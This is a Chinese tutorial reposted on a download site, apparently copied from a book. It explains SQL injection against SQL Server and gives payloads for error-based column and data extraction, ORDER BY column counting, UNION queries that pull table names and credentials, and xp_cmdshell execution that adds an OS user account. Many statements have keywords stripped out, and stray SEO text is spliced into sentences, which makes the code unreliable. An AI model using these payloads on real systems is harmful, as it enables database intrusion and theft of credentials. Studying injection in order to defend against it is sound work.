双旋网络
sqlserver bulktype 常见数据库注入-SQL Server、MySQL、Oracle

sqlserver bulktype 常见数据库注入-SQL Server、MySQL、Oracle
SQL 2008 1.利用错误消息提取信息
前提:网站是会返回错误信息的,就是所谓的显错模式。
注入思路:想办法让SQL程序在编译时候出错
SQL 数据库可以准确定位错误消息
(1)枚举当前表及列-语句
现在有一张表,结构如下:
create table users(
id int not null identity(1,1),
username varchar(20)not null,
password varchar(20)not null,
privs int not null,
email varchar(50)
查询root用户的详细信息,SQL语句如下:
* from users where ='root'
攻击者' 1=1–
最终执行SQL语句 * from users where ='root' and ='root' 1=1–
那么SQL执行器将抛出一个错误(因版本差异,显示错误信息也稍有差异):
消息8120,级别16sqlserver bulktype 常见数据库注入-SQL Server、MySQL、Oracle,状态1,第2行
选择列表中的列‘users.id’无效,因为该列没有包含在聚合函数或子句中。
可以发现当前表名为“users”,并且存在“ID”列名,攻击者可以利用此特性继续得到其他列名,输入如下SQL语句:
* from users where ='root' and ='root' group by users.id 1=1–'
执行器错误提示:
消息8120,级别16,状态1,第1行
选择列表中的列‘users.’无效,因为该列没有包含在聚合函数或子句中。
可以看到执行器又抛出了“”列名,由此可以依次递归查询,直到没有错误消息返回为止,这样就可以利用子句“查询”出当前表的所有列名。
原理:因为 要与group by 一起使用,如果不一起使用,就会出现语法错误,程序在编译时,发现没有group by 就会爆错,提示错误地方
SQL语句:GROUP BY 子句指定查询结果的分组条件
语句
的用法其时和where差不多,就是加了一个查询时的限制条件,其区别在于其作用的对象不同。
WHERE 子句作用于表和视图, 子句作用于组。
查询条件id=1的项
select * from admin where id=1
查询有多个员工的工资不低于6000 的部门编号:
select id, count(*) from employee where wage >=6000 group by id having count(*)>1
group by 语句
使用时,group by 后面的列名数要和前面的列名数要一致,就是说前面有几个列,后面就要有几个列,除了用聚合函数的列可以不用
没有使用聚合函数:
select 列名1,列名2,... from admin where id>0 group by 列名1,列名2,...
这里group by 后面的列数就要和前面一致了。
使用聚合函数:
select 列名1,sum(列名2) from admin where id>0 group by 列名1
这里的sum(列名2)可以不用
聚合函数有 sum(求和),avg(求平均值),max(最大值),min(最小值),count(数量)
(2)利用数据类型错误提取数据
如果试图将一个字符串与非字符串比较,或者将一个字符串转换为另外一个不兼容的类型时,那么SQL编辑器将会抛出异常,比如以下SQL语句:
* from users where ='root'and ='root'and 1>( top 1 from users)
执行器错误提示:
消息245,级别16,状态1,第2行
在将 值,'root’转换成数据类型int时失败。
可以发现root账户已经被SQL 给“出卖”了,利用此方法可以递归推导出所有的账户信息:
*from users where ='root' and ='root' and 1>( top 1 from users where not in ('root'))
如果不嵌入子查询,也可以使数据库报错,这就用到了的内置函数或者CASE函数,这两个函数的功能是:将一种数据类型转换为另外一种数据类型。
输入如下SQL语句:
* from users where = 'root' and = 'root' and 1=(int,( top 1 users. from users))
如果感觉递归比较麻烦,可以通过使用语句将查询的数据生成XML,SQL语句如下:
*from users where = ‘root’ and = ‘root’ AND 1=(int,( stuff((','+users.,'|'+users. from users for xml path(' ')),1,1,' ')))
执行器抛出异常:
消息245,级别16,状态1,第1行
在将值‘,,’转换成数据类型int时失败。
SQL FOR XML PATH 语句的应用
SQL之 Stuff 和For xml path
Stuff实例
select STUFF('abcdefg',1,0,'1234')       --结果为'1234abcdefg'
select STUFF('abcdefg',1,1,'1234')       --结果为'1234bcdefg'
select STUFF('abcdefg',2,1,'1234')       --结果为'a1234cdefg'
select STUFF('abcdefg',2,2,'1234')       --结果为'a1234defg'
相当于从第几个字符开始,替换掉几个字符成后面的
2.获取元数据
SQL 提供了大量视图,便于取得元数据。
使用 .与.
视图取得数据库表以及表的字段。

取得当前数据库表:
TABLE NAME FROM .执行结果如图所示。

取得表字段:
NAME FROM . where TABLE NAME=''
执行结果如图所示。
数据库视图说明
sys.
SQL 中的所有数据库
sys.
中的所有登录名
.
当前用户数据库中的表
.
当前用户数据库中的列
sys.
用户定义对象和系统对象的所有列的联合
sys.
数据库中每个权限或列异常权限
sys.
存储在数据库中的数据库文件
数据库中创建的每个对象(例如约束、日志以及存储过程)
3.Order by子句
解释Order by子句:为查询的列排序,如果同时指定了TOP关键字,Order by子句在视图、内联函数、派生表和子查询中无效。
攻击者通常会注入Order by 语句来判断此表的列数。
① id,, from users =1——SQL执行正常。
② id,, from users where id=1 Order by 1——按照第一列排序,SQL执行正常。
③ id,, from users where id=1 Order by 2——按照第二列排序,SQL执行正常。
④ id,, from users where id=1 Order by 3——按照第三列排序,SQL执行正常。
⑤ id,, from users where id=1 Order by 4——抛出如下异常。
消息108,级别16,状态1,第1行
位置号4超出了选择列表中项数的范围。
在SOL语句中,只查询了三列,而我们却要求数据库按照第四列排序,所以数据库抛出异常,而攻击者也得知了当前SQL语句有几列存在。在、MySQL数据库中同样适用此语句。
在得知列数后,攻击者通常会配合UNION关键字进行下一步的攻击。
4.UNION 查询
UNION关键字将两个或更多个查询结果组合为单个结果集,俗称联合查询。
下面列出了使用UNION合并两个查询结果集的基本规则。
例一:联合查询探测字段数
前面介绍的USER表中,查询id字段为1的用户,正常的SQL语句为:
id,, from users where id=1
使用UNION查询对id字段注入,SQL语句如下:
id,,,sex from users where id=1 union null
数据库发出异常:
消息205,级别16,状态1,第1行
使用UNTON、或运算符合并的所有查询必须在其目标列表中有相同数目的表达式。
递归查询,直到无错误产生,可得知User表查询的字段数:
union null,null
union null,null,null
也有人喜欢使用union ,2,3语句sqlserver bulktype,不过该语句容易出现类型不兼容的异常。
例二:联合查询敏感信息
前面已经介绍了如何获取字段数,接下来曝光攻击者如何使用UNION关键字查询敏感信息sqlserver bulktype 常见数据库注入-SQL Server、MySQL、Oracle,UNION查询可以在SQL注入中发挥非常大的作用。
如果得知列数为4sqlserver bulktype,可以使用以下语句继续注入:
id=5 union 'x',null,null,null from where xtype=‘U’
如果第1列数据类型不匹配,数据库将会报错,这时可以继续递归查询,直到语句正常执行为止。
id=5 union null,'x',null, where xtype=‘U’
id=5 union null,null,'x', where xtype=‘U’
语句执行正常,代表数据类型兼容,就可以将x换为SQL语句,查询敏感信息。
也有攻击者喜欢用关键字,UNION和最大的区别在于UNION会自动去除重复的数据,并且按照默认规则排序。
5.系统函数
SQL 提供了非常多的系统函数,利用该系统函数可以访问SQL 系统表中的信息,而无须使用SQL语句查询。
使用系统函数是一件非常简单的事情,例如:
· suser name():返回用户的登录标识名;
· ():基于指定的标识号返回数据库用户名;
· db name):返回数据库名称;
· is (db owner):是否为数据库角色;
· (int,5):数据类型转换。
SQL 常用函数如表
函数说明
stuff
字符串截取函数
ascii
取ASCII码
char
根据ASCII码取字符
返回日期
count
返回组中的总条数
cast
将一种数据类型的表达式显式转换为另一种数据类型的表达式
rand
返回随机值
指示SQL 登录名是否为指定服务器角色的成员
6.危险的存储过程
存储过程( )是在大型数据库系统中为了完成特定功能的一组SQL“函数”,如:执行系统命令sqlserver bulktype,查看注册表,读取磁盘目录等。
攻击者最常使用的存储过程是“”,这个存储过程允许用户执行操作系统命令。
例如:存在注入点,那么攻击者就可以实施命令攻击:
;exec xp 'net user test test/add'
最终执行SOL语句如下:
*from table where id=1;exec xp 'net user test test/add'
攻击者可以直接利用操纵服务器。
注:并不是任何数据库用户都可以使用此类存储过程,用户必须持有 权限。
常见的危险存储过程如表所示。
过程说明
创建新的SQL 登录,该登录允许用户使用SQL 身份验证连接到SQL 实例
从当前数据库中删除数据库用户
提供 本地组列表或在指定的域中定义的全局组列表
未被公布的存储过程,写入注册表
1. 本站所有资源来源于用户上传和网络,如有侵权请联系站长!
2. 分享目的仅供大家学习和交流,您必须在下载后24小时内删除!
3. 不得使用于非法商业用途,不得违反国家法律。否则后果自负!
4. 本站提供的源码、模板、插件等等其他资源,都不包含技术服务请大家谅解!
5. 如有链接无法下载、失效或广告,请联系站长处理!
6. 本站不售卖代码,资源标价只是站长收集整理的辛苦费!如果您喜欢该程序,请支持正版软件,购买注册,得到更好的正版服务。
7. 站长QQ号码 2205675299
资源库 - 资源分享下载网 » sqlserver bulktype 常见数据库注入-SQL Server、MySQL、Oracle

常见问题FAQ
- 关于资源售价和售后服务的说明?
- 代码有没有售后服务和技术支持?
- 有没有搭建服务?
- 链接地址失效了怎么办?
- 关于解压密码